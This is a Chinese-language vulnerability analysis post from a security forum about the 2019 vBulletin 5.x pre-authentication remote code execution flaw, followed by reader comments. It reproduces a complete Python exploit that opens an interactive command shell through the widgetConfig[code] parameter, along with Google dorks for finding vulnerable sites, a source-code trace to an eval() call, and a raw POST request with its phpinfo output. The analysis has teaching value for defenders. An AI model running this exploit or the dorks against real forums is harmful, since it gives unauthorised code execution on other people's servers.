

漏洞公告

<https://seclists.org/fulldisclosure/2019/Sep/31>

```
#!/usr/bin/python
#
# vBulletin 5.x 0day pre-auth RCE exploit
#
# This should work on all versions from 5.0.0 till 5.5.4
#
# Google Dorks:
# - site:*.vbulletin.net
# - "Powered by vBulletin Version 5.5.4"

import requests
import sys

if len(sys.argv) != 2:
    sys.exit("Usage: %s <URL to vBulletin>" % sys.argv[0])

params = {"routestring": "ajax/render/widget_php"}

while True:
    try:
        cmd = raw_input("vBulletin$ ")
        params["widgetConfig[code]"] = "echo shell_exec('"+cmd+"'); exit;"
        r = requests.post(url = sys.argv[1], data = params)
        if r.status_code == 200:
            print r.text
        else:
            sys.exit("Exploit failed! :(")
    except KeyboardInterrupt:
        sys.exit("\nClosing shell...")
    except Exception, e:
        sys.exit(str(e))
```

先知社区

漏洞分析

实际上这算是模板注入漏洞。

poc中第一个参数 routestring, 确定了用什么模板来进行渲染

```
if (substr($_REQUEST['routestring'], 0, 11) == 'ajax/render')
{
    $this->application = array('handler' => 'callRender', 'static' => false);
    return true;
}
```


先知社区

调用callRender, 经过explode后\$routeInfo[2]为widget_php,\$params在经过array_merge(\$_POST, \$_GET)后将包括widgetConfig[code]:

```
/** This renders a template from an ajax call
 */
protected function callRender()
{
    $routeInfo = explode('/', $_REQUEST['routestring']);

    if (count($routeInfo) < 3)
    {
        throw new VB5_Exception_Api('ajax', 'api', array(), 'invalid_request');
    }

    $params = array_merge($_POST, $_GET);
    $this->router = new VB5_Frontend_Routing();
    $this->router->setRouteInfo(array('action' => 'actionRender', 'arguments' => $params,
        'template' => $routeInfo[2], 'queryParameters' => $_GET));
    Api_Interface_Abstract::setLight();
    $this->sendAsJson(VB5_Template::staticRenderAjax($routeInfo[2], $params));
}
```



在\core\install\vbulletin-style.xml中, 定义了一个名为widget_php的模板

```
<template name="widget_php" templatetype="template" date="1409841312" username="vBulletin Solutions" version="5.1.4 Alpha 5"><![CDATA
    {vb:data widgetConfig, widget, fetchConfig, {vb:raw widgetinstanceid}}
</vb:if>
<vb:if condition="!empty($widgetConfig)">
    {vb:set widgetid, {vb:raw widgetConfig.widgetid}}
    {vb:set widgetinstanceid, {vb:raw widgetConfig.widgetinstanceid}}
</vb:if>

<div class="canvas-widget default-widget custom-html-widget" id="widget_{vb:raw widgetinstanceid}" data-widget-id="{vb:raw widgetid}" data-wi
    {vb:template module_title, widgetConfig={vb:raw widgetConfig}, can_use_sitebuilder={vb:raw user.can_use_sitebuilder}}
    <div class="widget-content">
        <hr class="widget-header-divider" />
        <vb:if condition="!empty($widgetConfig['code']) AND !$vboptions['disable_php_rendering']">
            {vb:action evalPHP, bbcode, evalCode, {vb:raw widgetConfig.code}}
            {vb:raw $evalPHP}
        <vb:else />
            <vb:if condition="$user['can_use_sitebuilder']">
                <span class="note">{vb:phrase click_edit_to_config_module}</span>
            </vb:if>
        </vb:if>
    </div>
</div>]]></template>
```



所以在\$widgetConfig['code']不为空, 且\$vboptions['disable_php_rendering']没开启的情况下, 将会执行下面的模版语法:

```
{vb:action evalPHP, bbcode, evalCode, {vb:raw widgetConfig.code}}
    {vb:raw $evalPHP}
```

在includes\vb5\frontend\controller\bbcode.php中定义了evalCode,如下:

upload > includes > vb5 > frontend > controller > 🐘 brcode.php

179

return \$result;

180

}

181

182

function evalCode(\$code)

183

{

184

ob_start();

185

eval(\$code);

186

\$output = ob_get_contents();

187

ob_end_clean();


188

return \$output;

189

}

190



最终造成代码注入漏洞。

漏洞复现

Request

Raw Params Headers Hex

POST / HTTP/1.1
Host: ...
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: multipart/form-data; boundary=-----1526700223
Content-Length: 224

-----1526700223
Content-Disposition: form-data; name="routestring"

ajax/render/widget_php
-----1526700223
Content-Disposition: form-data; name="widgetConfig[code]"

phpinfo();exit;
-----1526700223--

Response

Raw Headers Hex HTML Render

PHP Version 5.6.30-0+deb8u1

System	
Build Date	
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/10-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apc.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-hapss.ini, /etc/php5/apache2/conf.d/20-imagick.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mcrypt.ini, /etc/php5/apache2/conf.d/20-memcache.ini, /etc/php5/apache2/conf.d/20-memcached.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-recode.ini, /etc/php5/apache2/conf.d/20-xcache.ini, /etc/php5/apache2/conf.d/20-xsl.ini, /etc/php5/apache2/conf.d/newrelic.ini
PHP API	20131106
PHP Extension	20131226

[\[盗图\]](#)

poc都在上面了，自己复现吧。

点击收藏 | 0 关注 | 2

[上一篇：【漏洞分析】泛微OA E-colo...](#) [下一篇：AWS Metadata Disc...](#)

1. 3 条回复



[47235****@qq.com](#) 2019-09-27 09:03:35

大佬能分享一下源码不，在网上找了很久没有找到！

0 回复Ta



[白猫](#) 2019-09-28 11:00:13

师傅可否求一份源码

0 回复Ta



[postma****@lanme](#) 2019-09-28 22:49:45

地址：<https://github.com/playernode/for-imagine-world/tree/master/vbulletin/v5.0.1> 下载吧，寻找代码很简单

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)